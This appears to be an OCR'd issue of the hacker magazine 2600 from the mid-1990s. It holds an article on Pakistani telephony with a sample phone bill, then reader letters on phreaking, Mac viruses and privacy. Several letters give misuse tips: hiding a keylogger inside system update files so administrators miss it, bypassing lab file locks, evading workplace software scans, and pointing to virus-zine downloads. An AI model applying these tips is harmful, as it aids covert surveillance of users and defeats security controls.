
Karachi is also in the process of getting its first "Digital Exchange" installed and running. It's located in Phase 8 of the Defense Housing Society, an upscale area of Karachi. I have been inside the building and only saw a few computer terminals and a large room with a huge switching exchange. Other areas were still in the process of being finished and not much was visible. Most business here is still done through files and paperwork and not much has been computerized although the promise is on the horizon. I went in there with a friend to take care of some problematic billing and saw them reach into large dusty closets to look for old forms that had the required information. The "Digital Exchange" promise is a few years away.

I managed to get a few old bills from my friend who lives in Phase 5 of the Defense Housing Society. The six digit subscriber number, under "Telephone No." is followed by some sort of s designation code. Also, they seem to be using some sort of meter

reading for the number of calls made, where each click is one call. For reference there are about 30 Rupees to an American Dollar and 100 Paisas in a Rupee. There are codes explained on the back of the bill, but that still does not explain some of the codes under "Remarks" on the bills. The 013 designation is for the "Clifton" exchange which currently serves the entire Clifton and Defense Society area, until the new Digital Exchange is up and running.

The Pakistan Telephone and Telegraph has a rule whereby all the lines going into a private house are disconnected even if one of the bills for one of those lines is overdue. Thus my friend's house, which has three lines, was threatened with disconnection even though one of the bills was slightly overdue. He also told me that he has to regularly pay "bakhshish" to the local lineman to keep his phone in working order. Once when I was visiting him, he even got a call from the exchange to remind him that his latest installment of "bakhshish" was late.

Payphones were introduced to Pakistan just a few years ago and have become quite popular. There are two kinds of payphones that one can find in Pakistan. Telecard is the main one. Telecard is in cooperation with Habib Bank, the largest and most important bank in Pakistan. The other company is called Telecom Foundation. They both exclusively work on phone cards. Phone cards for both kinds of services can be bought at various places. Many small stores and supermarkets sell them at a substantial discount. These stores selling the cards are marked by a large "Telecard Sold Here" sign. They're sold in increments of units. A Telecard with 30 units costs about Rupees 100 (about US$ 3.50). Telecom Foundation cards usually consist of 25 units and sell for about Rupees 80 (about US$ 2.60).



PAKISTAN TELEGRAPH AND TELEPHONE DEPARTMENT

TELEPHONE BILL

A

MR [redacted]

PHASE NO V D H S
KARACHI

EXCH	EXCHANGE NAME	BILL MONTH	PAGE NO
013	CLIFTON.	JUN,86	1/1

TELEPHONE NO	CONN TYPE	ISSUE DATE	DUE DATE
[redacted]-13	01	17-07-86	31-07-86
XXXXXX			

M/R DATE 30-06-86

METER READINGS FOR LOCAL CALLS					RATE (PAISAS)	LOCAL CALL CHARGES	LINE RENT	RENT FOR SPCL FACILITIES
PRESENT	PREVIOUS	GROSS CALLS	TEST CALLS	NET CALLS				
71650	70354	1296		1296	60	777.60	30.00	

INWARD CALL CHARGES	TRUNK CALL CHARGES	PHONOGRAM CHARGES	OVERSEAS CALL CHARGES	OTHER CHARGES	CURRENT BILL
	116.55		378.00		1302.00

PREVIOUS BALANCE B/F FROM LAST DEC/JUNE	RECOVERIES/ADJS AGAINST PREV BAL	NOTICE	TOTAL ARREARS	NET PAYABLE
				1,302.00

BILLS ISSUED SINCE LAST JUNE DECEMBER

JAN/JUL	FEB/AUG	MAR/SEP	APR/OCT	MAY/NOV	JUNE/DEC
439.00	759.00	1314.00	1041.00	885.00	

RECOVERIES/ADJUSTMENT AGAINST ABOVE BILLS

439.00	759.00	1314.00	1041.00	885.00	

STATEMENT OF TRUNK CALLS OVERSEAS CALLS AND PHONOGRAMS

TYP	DATE	TIME	CALLED TELEPHONE	STATION	DURATION	AMOUNT	REMARKS
O	18-06	17.36	14671256	U.K.	3.00	105.00	P
O	19-06	20.42	14281054	U.K.	3.00	105.00	P
O	25-06	19.42	7134841646	U.S.A.	3.00	168.00	P
T	06-05		684	KHANPUR		25.90	K68
T	16-05		684	KHANPUR		25.90	W25
T	29-05		684	KHANPUR		25.90	Z50
T	30-05		684	KHANPUR		25.90	I81
T	12-06		584	KHANPUR		12.95	V06

INSTRUCTIONS STATED OVERLEAF

22-07 [illegible]


Processed at UBL Computer Centre

BRANCH STAMP

CASHIER

ACCOUNTS OFFICER

APEX — 531 BUSINESS RECORDER ROAD KARACHI-0589.



Pakistani phone card with enlargement of implanted chip.

There are Telecard representatives at all major airports that hang out by the telephones and teach people how to use them as well as sell the cards. I encountered one at three in the morning at an otherwise completely empty airport. Telecard is serious about being the dominant phone card company in Pakistan.

Payphones can only be found in the most affluent of the areas in the larger cities such as Karachi and Islamabad. The locations of the Telecard phones are marked by large yellow signs at major intersections pointing out the direction of the nearest phone booths.

The card payphones are notoriously clunky. (They all seem European makes to me.) It takes many minutes just to be able to dial a simple number into them and one has to try many times to get through to a local number. While dialing, one hears the DTMF tones followed by the pulse-clinks. Many times the pulses are heard and then after a few clicks there is silence.

One can read the units being used up on the Telecard phones by watching them go downward on the LCD display on the telephone. The Telecard phone cards have a visible chip implanted on the front, that is responsible for keeping track of the units. In the Telecom Foundation card, there are markings that appear on the strip on the front which gives one an idea of how many units are left.

There also seems to be some kind of "anti-hacking" function built into these phones which keeps the microphone turned off until the phone on the other end has started to ring. Even then sometimes you have to press a volume-up button on the phone booth to get the mike working.

However, the real development in telephone technology in Pakistan has been in the area of cellular service. There has been a literal boom in the ownership and usage of cellular phones in the major cities of Pakistan. It is possible to drive through Karachi's affluent Clifton area and see people standing around on the sidewalks etc., talking on their cellular telephones. The only company I saw for cellular technology was called Instaphone and was owned by Schlumberger Technologies. Schlumberger is a German company and also is involved with the Telecard technology.

The international country code for Pakistan is 92 and the city code for Karachi is 21.

The following books were used for writing this article:

Signaling in Telecommunications Networks by S. Welch.

Telecommunications Systems Engineering by Roger L. Freeman.

THOUGHTS OF THE READER

Fraid Not

Dear *2600:*

The letter that Wicker Man wrote was incomplete and probably just caused massive frustration for Black Knight. I used to do some hacking on Apple software years ago. Well, to put it very simply Wicker Man did not test what he wrote. First after you type "CALL -151", you need to find out how long the basic program is and that is kept in "AF.B0". You must restore the length after boot up or else you can look but you can't save it. Also, if the disk that you boot up with is a "Master disk", it will overwrite your moved BASIC program. Now here is what you should do.

Load your BASIC program.
CALL -151
AF.B0
Make sure to write these down.
Example: If AF.B0 gives you AF- D5 11 then
1800<800.11D5M
Boot your friend's disk and login and get to BASIC prompt.
CALL -151
800<1800.21D5M
AF:D5 11
(control-C)
Now you can save the program.

madh

Dear *2600:*

Adam Young's article on viruses in the Summer 1995 issue of *2600* was interesting, but his attempted explanation of why there are so few Macintosh viruses was wanting. Self-checks do not reduce the number of viruses written - they can only catch more of them. In fact, very few Mac programs do self-checks. Generally, only the biggest, like PageMaker and a few Claris products, have such code.

There are several reasons why there are fewer viruses for the Mac than for the IBM platform. First, the Mac has very little code in the boot block, and most of the time it is bypassed anyway. In addition, the Mac OS reserves the right to rewrite the boot blocks to standard shape at any time, and does so whenever it feels like it. Even though it is possible to write a boot block virus under these conditions, it makes it very difficult. There are no known boot block viruses on the Mac.

Secondly, most IBM viruses are designed to run under MS-DOS. DOS is a sad excuse for an OS - in fact, it's little more than a disk operating system, nothing more. A virus can grab a chunk of memory, stash itself there, and not be bothered by DOS. DOS lets programs manage their own memory, and that apathy is what hurts it.

Meanwhile, the Mac OS takes control of who gets memory. Only programs can get allocated memory. If a virus tried to set itself up as a program, it would easily be found. So the route most viruses take is to attach themselves to an existing program as a code resource and put themselves into the program's memory heap. This is much more difficult than just grabbing memory.

And finally, writing for the Mac OS is much more complicated that writing for the DOS environment. DOS provides a few dozen calls, documentable in a book or two. The documentation for the Mac OS is published in a series of books called *Inside Macintosh*. The next time you go to the bookstore, see how much there is to know. *IM* is now at 26 volumes consisting of 16,000 pages. A programmer who is knowledgeable enough to program the Mac at all will write programs that can get him/her money, not write viruses that get them into trouble.

And the future of the Mac looks even more troublesome for viruses. The Mac OS now runs on machines which may have one of two different types of processors, with totally different run-time architectures. Many old viruses make assumptions about the system that were valid when the Mac only had 68k processors, but broke with the PowerPC. It is possible to make a virus that knows enough to stay alive and spread on both machines, but once again someone with that knowledge has job offerings to put those skills to better use.

So while the virus writers of the world are busy writing away for the IBM platform, I and other Mac users will be content and happy working away on our simple, easy-to-use, virus-free machines while laughing at the rest of the world and their virus problems.

Avi Drissman
Farmington Hills, MI

Dear *2600:*

The article you guys published in Volume 12, No. 2, titled "Pioneering New Antiviral Technologies" was somewhat out of date and contained ideas that would be very ineffective against many current viruses. It also contained many misuses of virus terms. Here's an up-to-date list of definitions:

Polymorphic: Literally, many formed. As it applies to viruses, a polymorphic virus generates its decryption routine before infecting, encrypts itself, then writes the newly encrypted copy to its host.

Multipartitism: Where the virus not only infects boot sectors, but also infects files. Some examples are Neuroquilla (COM, EXE, boot sector, MBR), and just to show that the files don't have to be COM or EXE, the Blah virus infects BAT files and the MBR.

Stealth: A semi-stealth virus doesn't report file size increases. On directory listings, it reports infected file sizes as: file size- virus length. A full-stealth virus either disinfects infected files when they are opened, or redirects file reads to the original host information. A new class of EXE header viruses that use full stealth at an int 13 (sector) level has also emerged.

Tunneling: Tunneling usually uses int 1 (used by debuggers, the single step interrupt, triggers after every instruction executes), to trace through the DOS code until it finds the original int 21 handler. After finding it, it will call this handler and thereby bypass many resident monitors and scanners.

For examples of viruses that use all (most) of these techniques, get a copy of *VLAD Mag #5*, and check out Lady Death, Demon3b, Zhuge Liang v2.0, Alive (all are EXE, COM, polymorphic, full-stealth, tunneling viruses), and the disassembly of Neuroquilla (multipartite, full stealth, polymorphic, tunneling). Neuroquilla is becoming quite widespread in Germany, and it's (so far) not detected (100%) or cleanable by any antivirus programs.

The use of any self-check (including the ones presented in "Pioneering New Antiviral Techniques") that attempts to read the host file will fail when confronted with a full-stealth virus. It doesn't matter how strong the cryptographic checksum is - you can use MD5 or algorithms from PGP or whatever - it's totally irrelevant because the buffer that contains information from the file being read will contain only a clean image of the file.

Where to get *VLAD:* ftp.fc.net - /pub/deadkat/virus/vlad; ftp.netcom.com - /pub/br/bradleym/Zines/VLAD; world wide web - http://nether.net/~halflife. If the homepage at nether.net is down, you should always be able to reach the vlad homepage from http://www.io.org/~ronl or see if lamerbot is on irc (usually on #virus) and type /msg lamerbot get Zines/VLAD/vlad#?.zip.

case

Dear *2600:*

Regarding your article on "Diverters" (Summer '95) I thought it was *bogus!!* As a representative for a medical company, I have access to literally thousands of call forwarding numbers. I have physicians' offices, hospitals, and business numbers needing to operate 24 hours a day. Meaning exposure to lots of "diverters."

After reading your article, I set about the task of locating some diverters (20-30) to experiment with.

Every number I called went through the exact protocol as stated in the article with the exception of one crucial element.

After dialing the primary number I would hear a ringing then a click (diverter kicking in) and then more ringing until the forwarding service would answer. Upon answering I would say, "Oops, wrong number" and the other party would hang up. According to your article a dial tone should follow, that tone belonging to the number being forwarded, thus having a number to bill other than my own. Without exception, the diverter would click again and I would get a recording stating, "If you'd like to make a call please hang up and try again, if you feel you have reached this message..."

Tell Ray Nonte (author) he needs to get current on his telephone technology. AT&T is obviously clipping the post diverter dialtone Ray was used to getting back in the 70's.

After reading your rag and trying some of the stuff suggested, I am definitely reconsidering a subscription. Do you think I would get more out of attending some of your monthly meetings? I live about 30 minutes away from the one in Dallas.

Rooster

First off, technology simply doesn't work the same way everywhere. If we were to plug an old Radio Shack call diverter into our office line, you would be able to call us and get our dial tone after we hung up. Not many people use such archaic devices but they are still out there. It's also possible to program a central office to never return a dialtone for incoming calls which would make it impossible to use such a device even if you did find one. There is nothing in the article that was incorrect. What you need to understand is that diverters are not used very often, especially when call forwarding is available. Second, AT&T has nothing to do with it - local phone companies control local dialtones. Finally, we suggest you try a meeting but if you go into one assuming everything you hear is the truth and every trick you're told will work immediately, you may be disappointed. It's just not that simple, nor should it be.

Questions

Dear *2600:*

I was wondering about some bugs I have discovered in some current versions of BBS software. In one BBS software (not mentioned for the sake of sysops), I discovered that during multinode operation, if you log on to node 2 at the same time someone logs on to node 1, node 2 will lock, display some garbled text, and then leave you at the login prompt and function as normal. Could this be a bug that could be exploited in a system hack?

Another question is, if I were to use an Internet service provided by a media group such as a newspaper, could it be trusted? I have seen a lot of these lately and I have my doubts. After I read about Cable Pair and "The Board" which happened to take place in my area, Detroit, I kind of freaked out. When I heard that Mike Wendland of Channel 4 was involved, I wondered if some of these newspaper Internet servers could use your email, etc. in a sting operation?

Psycho

It doesn't sound as if anything spectacular will happen with the bug you discovered. But don't give up. First off, what happens to node 1 when this occurs? Also, is the garbage text always the same? If so, it's not garbage. As to trusting Internet providers, you should consider vested interests and other obligations your provider may have. We find the smaller providers are far more trustworthy and responsive than the larger ones.

Dear *2600:*

I've been playing with the NYNEX XXX-990X numbers in the 516 area code. 661-9901 produces a recording: "You've reached Babylon DMS-100, serving 321, 376, 376, 422, 587, 661, 669, 884, and 888" and then repeats and hangs up. But no matter which number i call, it switches between two recordings. The other says "... serving 661, 669, 422, 888, 587, 884, 321." What possible purpose could this serve? Does this mean every other call we make is routed differently, or is this one unit I'm calling remembering that i called a few minutes ago?

Proteus
Babylon NY

We've noticed the same thing over the years. Our theory is that there are two numbers attached to the 9901 recordings. One generates one recording and the second generates another. When you call a second time, you're bouncing over to the second recording.

Clarification

Dear *2600:*

In Volume 12, Number 2, page 16, ICE of Spides writes about an ATM machine "special access". I know ICE states that he is guessing about the special access or maybe it is for systemwide maintenance. The real reason for this screen setup is for the visually impaired. That is why you have to *tap* each number and then hit enter. The music is to let you know that it is done. I wanted to bring this to the attention of everyone so they do not go out and try to do something they would be sorry for later. The only reason why I know about the screen setup is because I work for CitiCorp Data Systems and Banking Services.

Lucas

That was always a theory but we're glad you verified it. When we contacted Citibank to ask them about this mode, they denied any knowledge of it. We're happy we could help spread the word.

Dear *2600:*

Two responses to items in your Summer 1995 issue:

1. Pumpkin Smasher was looking for a way to hide the key capture Oasis on a Macintosh. I agree with his idea of combining code from multiple inits. I, however, would hide the Oasis code in something a little less likely to be examined. I would suggest using the System 7.5 update file, or a Hardware Update file depending on what version of the system he has running.

I would suggest *fully* testing this before just dropping it in and letting it fly. Some software rejects foreign code. Nothing like crashing the entire system when trying to pull some pranks.

Most system admins will not go snooping around in system files. Many of them these days are amateurs, and the thought of messing with a system file will scare them. Even if they do go investigating, they will most likely not know what the extra code does, or that it does not belong.

If combining the code fails, or he is not running a system version that gives him handy little programs that he can hide it in, try renaming Oasis for something like a Hardware Update. These files have been floating around for many generations of the system.

If Pumpkin is trying to capture keys on a single system, he can always try to talk the admin into allowing the use of a backup program. There are many sitting on the shelves of your local dealer that will capture *all* key strokes in a 24 hour period. Yes, that is right, your local dealer is selling software that can help you bypass security systems.

2. Another comment on ATM security cameras. Many moons ago I worked for a security firm as an alarm installer. To help fill in between jobs, I covered a shift at a bank. We did monitor the ATM camera 24 hours a day. This is not always policy though. This location monitored it, but I know of at least two others that did not. They were just on a time lapse tape.

We used to sit in the security office, and rarely even looked at the cameras. So unless we were *really* bored, they went unnoticed.

By the way, I no longer work for them, because they were afraid I would be bad for business. I used to sit down after an installation, and show the other guys on the crew how to bypass everything we just put in. I did it to show them their errors, and the areas of weakness. Nothing like losing your job for trying to make the company better!

One last note: I purchase your magazine at the local Barnes and Noble. I have never had a problem getting it. There is always plenty of stock, and the employees never give me a hard time. If I don't want to fight the lines at B&N, I go down the road to the Borders bookstore. They also seem to have had it recently.

Fastchrlie

The Master Plan

Dear *2600:*

In the Summer 1995 issue letters, GF asked if there was a back-finger script that worked on non MIT UNIX systems. There is a very good program named MasterPlan that is available for ftp at: ftp.netspace.org: /pub/Software/Unix/masterplan.tar.Z. It compiles on most versions of Unix, and doesn't require a specific

finger daemon. A very useful program, especially for making sure root is fingering your hacked accounts.

The Silicon Phoenix/810

Words of Thanks

Dearest *2600:*

Lady Penelope wishes to thank The Most Hacker Quarterly for publishing her original crie-de-coeur - for lucid explanations of globally secure cryptographic algorithms applicable to handheld equipment.

Her Ladyship also conveys her thanks to those who came to her rescue with tested high-level source code, books, and personal tips and references.

She consents with her correspondent of *2600*, Summer 1995, on the masterful, no-nonsense expos of the hard cryptographic algorithms, given by Bruce Schneier in his book *Applied Cryptography. Protocols, Algorithms, and Source Code in C*. Last year, her most loyal butler and friend, Parker, fondly remembers taking Her Ladyship for a spin out to The PC Bookshop, in Sicilian Avenue, (+44 (0) 171-831-0022), of Holborn, London, to obtain a copy.

Originally investigating with the Psion Series 3a, Her Ladyship has now found that Sun's TCP/IP Java has caught her eye, and is negotiating to obtain Solaris for "Quids in", as Parker charmingly puts it.

Her Ladyship is rather agreeably surprised with the current mature level of the *2600* magazine, and is most pleased with proper mixture of irreverence and authority from both sides of the hedge, so to speak. Her Ladyship's team is still reading "Pioneering New Antiviral Technologies", and have begun to investigate, at the Royal Free Hospital Medical Library, exactly why HIV manages to be so successful; having no idea of the operating system it is currently being hosted by.

Lady Penelope graciously looks forward to the next installments of *2600*.

Lady Penelope
London

Smashing.

Dear *2600:*

Thanks from Memphis, TN! Center of the ultra-conservative, overly overbearing and fanatically fascist bible-belt, where Elvis still lives, and liberty has long since *died*. We are the *trailer park* capital of the U.S. of A., and we sport the lowest SAT test scores and school attendance rates per capita. However, luckily, incest and (hence) inbreeding are steadily on the rise... maybe there's some hope for us yet.

Thanks for providing your ftp and web sites! This morning, I helped myself to your fine files in your ftp dirs, and plan on adding the said leeched files to the others I have been collecting lately. I plan to put them up on my personal machine's ftp server, which I have ethernetted directly to the net. Of course, if you have some problem with this, I would like to know, as I don't want to step on anyone's feet.

As for your magazine, I only wish it would grace the palms of my hands and my conscious mind more frequently. Nowhere else is there such *raw* and *unfiltered* technical information so readily available. I am sick and tired of the hush-hush mentality of today's technical gurus, and your magazine stands out as the leader of truly *free* knowledge for knowledge's sake.

Please keep up the excellent work, because ignorance is the mechanism of extinction. Knowledge is power.

On another note: Being exposed to the field of security equipment, I have become intimately bound to the inner workings of security system software. PROM programs, function maps, terminal hookups, user-interface via keypad, etc. I have not seen a single article dealing with hacking of security equipment. As I am sure you will agree, this might prove to be an interesting and also enlightening area of exploration for your magazine.

Also, I have discovered that most systems still contain the factory-programmed "all-level-access" programmer's access code, because changing it is either too hard for the installer, or too much trouble because they are too lazy. I have a few stories along these lines, as you can probably imagine, and so this might make for even more interesting jargon to write about.

If you could give me a little feedback on this idea, I would appreciate it, as I was thinking about writing a few articles and maybe submitting them.

Thanks for a great magazine, and any response you can muster!

Please don't publish my real full name and email address/web page.

Checkerboard Phox

If you have insider knowledge of certain types of security equipment, this is the place to send your findings assuming you want the world to know. We will keep your name confidential which is a wise idea considering your theories on local culture.

Dear *2600:*

This is just a basic praise letter in reference to your magazine. I started reading *2600* out of curiosity when I became a sysadmin for a Unix-based, self-contained network for the Marine corp. I saw it in a Bookstar bookstore and was rather impressed to see it there among the gamer mags and PC mags.

Since then I have discovered that I am really a novice "hacker" and phreaker. I read *2600*, *Private Line*, and any other such mags for the thrill of learning some new trick to tickle my curiosity. I also discovered that they were invaluable tools in my sysadmin arsenal against potential "adversaries" to my system.

I look forward to more informative issues. Please keep up the good work for the sake of all the Kevin Mitnicks and Ed Cummings out there.

Incidentally, I would like to order a subscription but due to my obvious government connections, I feel it would be a bad idea. Even this letter is a calculated risk. But to hell with it.

Thank you again for your mag.

SLUMBRBAK
of the forest

Dear *2600:*

I am a white, college graduate, conservative, clean living, law-abiding, God-fearing, married, work 40 hours a week, Republican-voting, citizen.

The day *2600* is not allowed to be published is the day the revolution *has* to begin.

Joel
Orange County, CA

If we wait that long, it may be too late.

Mac Trix

Dear *2600:*

I found a small hack when I became frustrated at the security precautions at my university's computer lab. This will bypass any Macintoshes that prevent users from moving, deleting, renaming, etc. files because of an invisible file called "Folder Lock" in the directory.

First, check to make sure that the Mac is using Folder Lock. Execute ResEdit and view the directory you want to fix up. ResEdit will list *all* files, hidden and invisible ones. Unlock Folder Lock with ResEdit. It might say that you cannot do this or that the changes will not be saved. That's ok. Then, take StuffIt or Compact Pro and compress Folder Lock. Make sure you mark the box that indicates you want to delete the compressed files. That is the small bug in the software. The user cannot delete anything, but programs can. Once Folder Lock has been compressed and removed, reboot the machine. You now have access to all file operations in the directory. Make sure to uncompress and replace Folder Lock back into the directory, if you wish.

The Invincible in MD

Dear *2600:*

To continue the "How do I hide files on a Mac" saga, here is a good way that I've been hiding files. Create a PICT file that is pure white. Create a folder somewhere that is out of the way (i.e., in the preferences folder or whatever) and put your confidential files into it. Copy the PICT file and paste it onto the folders icon (using command-i and clicking on the icon in the info window). Now you need to erase the folder's name, so erase it. Now you have a folder that is invisible as long as you don't put it on the desktop. You'll of course have to remember where the icon is, so that you can double click on it, for it is invisible.

Equant
Arizona StarNet
Tucson, AZ

Privacy Regained

Dear *2600:*

A couple of weeks ago, I had the extreme pleasure of becoming a freshman in high school. On the first day of school, on the bus, I noticed a little mirror above the driver's head. Under the mirror it read, "Silent Witness". I asked the driver, and he confirmed my suspicions - it was a camera. I didn't like it. By the end of the first week, five kids had already been caught doing harmless activities on the camera, yet given detentions. Inspired by your Spring 95 issue's article on ATM security, I devised a plan. We brought in a high power flashlight and set it up so it would shine right into the camera, making it unable to focus! When the bus company reviewed the tapes, they probably only saw fuzz. My bus is now constantly getting switched, but it doesn't help. The bus company probably thinks us kids are cursed. We probably are. Now we do whatever we want, and the bus driver likes it too. Now he can speed.

Thank you very much for ending my small, yet significant, personal 1984.

Oh, I already found the school's modem line. Nifty-q.

DayEight

Dear *2600:*

If anyone can help, you guys can. My work has just started "scanning" our PCs everytime we sign onto our network. The software they are using is a little program called "LANdesk" and supposedly they are looking at both software and hardware just to see what's out there. My question is, just *suppose* I had some software on my PC that I didn't want Big Brother to know about. What could I do to let them "see" only what I want them to see?

Jerry

The simplest method is to encrypt what you don't want seen and decrypt it after you've signed on. Programs like PGP are effective for this. Another method is to simply rename offending file names to something more innocuous.

Of ANACs and ANIs

Dear *2600:*

Ask enough telephone men and you finally get the information you want. That's what I recently learned.

According to several sources, Bell has threatened to *fire, on the spot,* any employee they find who has given out the ANAC access number. But I guess a little social engineering in the right place at the right time wins out.

The ANAC for the Memphis area is: 899-x555 where x = digits 1 thru 9.

Kevin
Memphis

Dear *2600:*

I write this letter with some trepidation. I obtained this ANI number from a retired AT&T tech. It has been

most useful at customer sites to trace modem/fax numbers when access to the dmark was unavailable (and hence the number on the telco jack was impossible to get to). I say "trepidation" because apparently this number is never changed (it's been two years) and I'd hate to lose this resource because of undue publicity.

I submit it to you and ask only that you use discretion with regard to its distribution. *Please do not use my name.* You may use my handle to describe me. I am a data comm engineer, not a hacker or phreaker. The disclosure of this info by me is intended to be used for *legal* uses, such as the example I quote above.

The universal ANI number is: 1-073-214-049-889-664.

To my knowledge, this number (unlike local ANI's) can be used from *any* exchange.

I haven't researched whether this number is a toll call or what the source is. I *am*, however, grateful for the utility it has provided over the years.

Percival

You can put your trepidation to rest. That number has been around for years and is very well known. It's operated by AT&T (carrier access code 10732) and we've never known it to incur a charge.

Viral Stuff

Dear *2600:*

I really enjoyed the article "Pioneering New Antiviral Technologies" in your Summer '95 issue. It was the kind of well written, intelligent, and informative piece that I always enjoy seeing in your publication. I have been reading your magazine for several years now and have always found it entertaining. As a developer/researcher of computer viruses, I am always on the lookout for new and interesting publications covering the subject and outside of Mark Ludwig's "Computer Virus Development Quarterly" and your own publication, I find that there isn't a whole lot out there. If you or anyone else out there has access to any other good quality sources of information on the development of viruses, please pass them on. Please continue to include the topic of computer viruses in future issues and I will continue to be a loyal fan.

Problematic 29

Brazilian Hackers

Dear *2600:*

I'm a Brazilian guy who's at his first steps on the world of electronic communications. We just don't have a strong hacker culture down here. Well, it was just this very year that particular accounts on the Internet were made possible by the government, and we're paying top money for it (R$ 45.00 a month, 15 hours/month, which is about US$ 48.00). And our phone lines are pulse. In the waking hours you're lucky if you can connect at 14400 baud. It's usually 2400. It's just ridiculous. We don't have fiber in sight for a decade (and I'm being optimistic).

So you don't know how I felt when a friend of mine sent me a copy of *2600* (v.12, n.2). It was like I was not alone. There must be other people here who have the same feelings that I do about freedom, electronic freedom, electronic privacy, etc. But, see, we have a long way to struggle with a monopoly. Our accesses are government-controlled. I don't even know if there is somebody reading this message before it gets to you, or if it will ever get to you. I'm lost.

I just began (a month or two ago) to really surf in the net. I've been reading some magazines that I can get here and I can only read *Wired*. The other stuff i saw was just too frivolous. I'm desperate. I'll subscribe to yours soon, but I'll do it through a friend who's living there (she already subscribes to some mags for me).

The reason for this letter is this: I do want to learn. This is the innermost desire I discover about myself. I had this urge to learn and learn more and more and to communicate. I'm not a hacker, you see, I'm just a fan of the freedom of speech and I do believe information must be free and private. I must be able to talk or send a message to someone and be sure that that message will not be read by anyone else in the process. So I'm writing to you to make a question: How can I learn?

kazi

If you've had even the most glancing access to the net, you'll realize that it's the greatest learning tool there is. No magazine, no book, no television program can compare to the knowledge that unimpeded communications can offer. Of course, there's a lot of noise out there and you will have to sort out valid info from utter nonsense. But that is where you really start to learn things. By the way, you really hit the nail on the head when you said information must be free and private. Too many people misinterpret the phrase "information wants to be free" to mean that privacy is not important or desired. Hackers more than anyone realize the value of privacy and are invaluable in attaining it - through an open exchange of information.

The Truth About Mitnick

Dear *2600:*

I am a little confused. I am currently reading *Cyberpunk*. The book draws an interesting picture of Kevin Mitnick. In your spring issue (volume 12, #1) you state that Kevin himself described the book as containing "many incorrect stories". Was Kevin the notorious troublemaker that the book portrays, or is he a good hacker who pissed off the authors, and therefore caused them to overembellish the facts just to make an interesting story? Now if and when I read something about him, I will always have to "take it with a grain of salt" because I won't be sure if it is really true or not.

I am sympathetic to him because I believe that our justice system often acts harshly when dealing with

information that it doesn't understand. I love your publication but I still wish to hear the "truth" about Kevin Mitnick.

Daniel

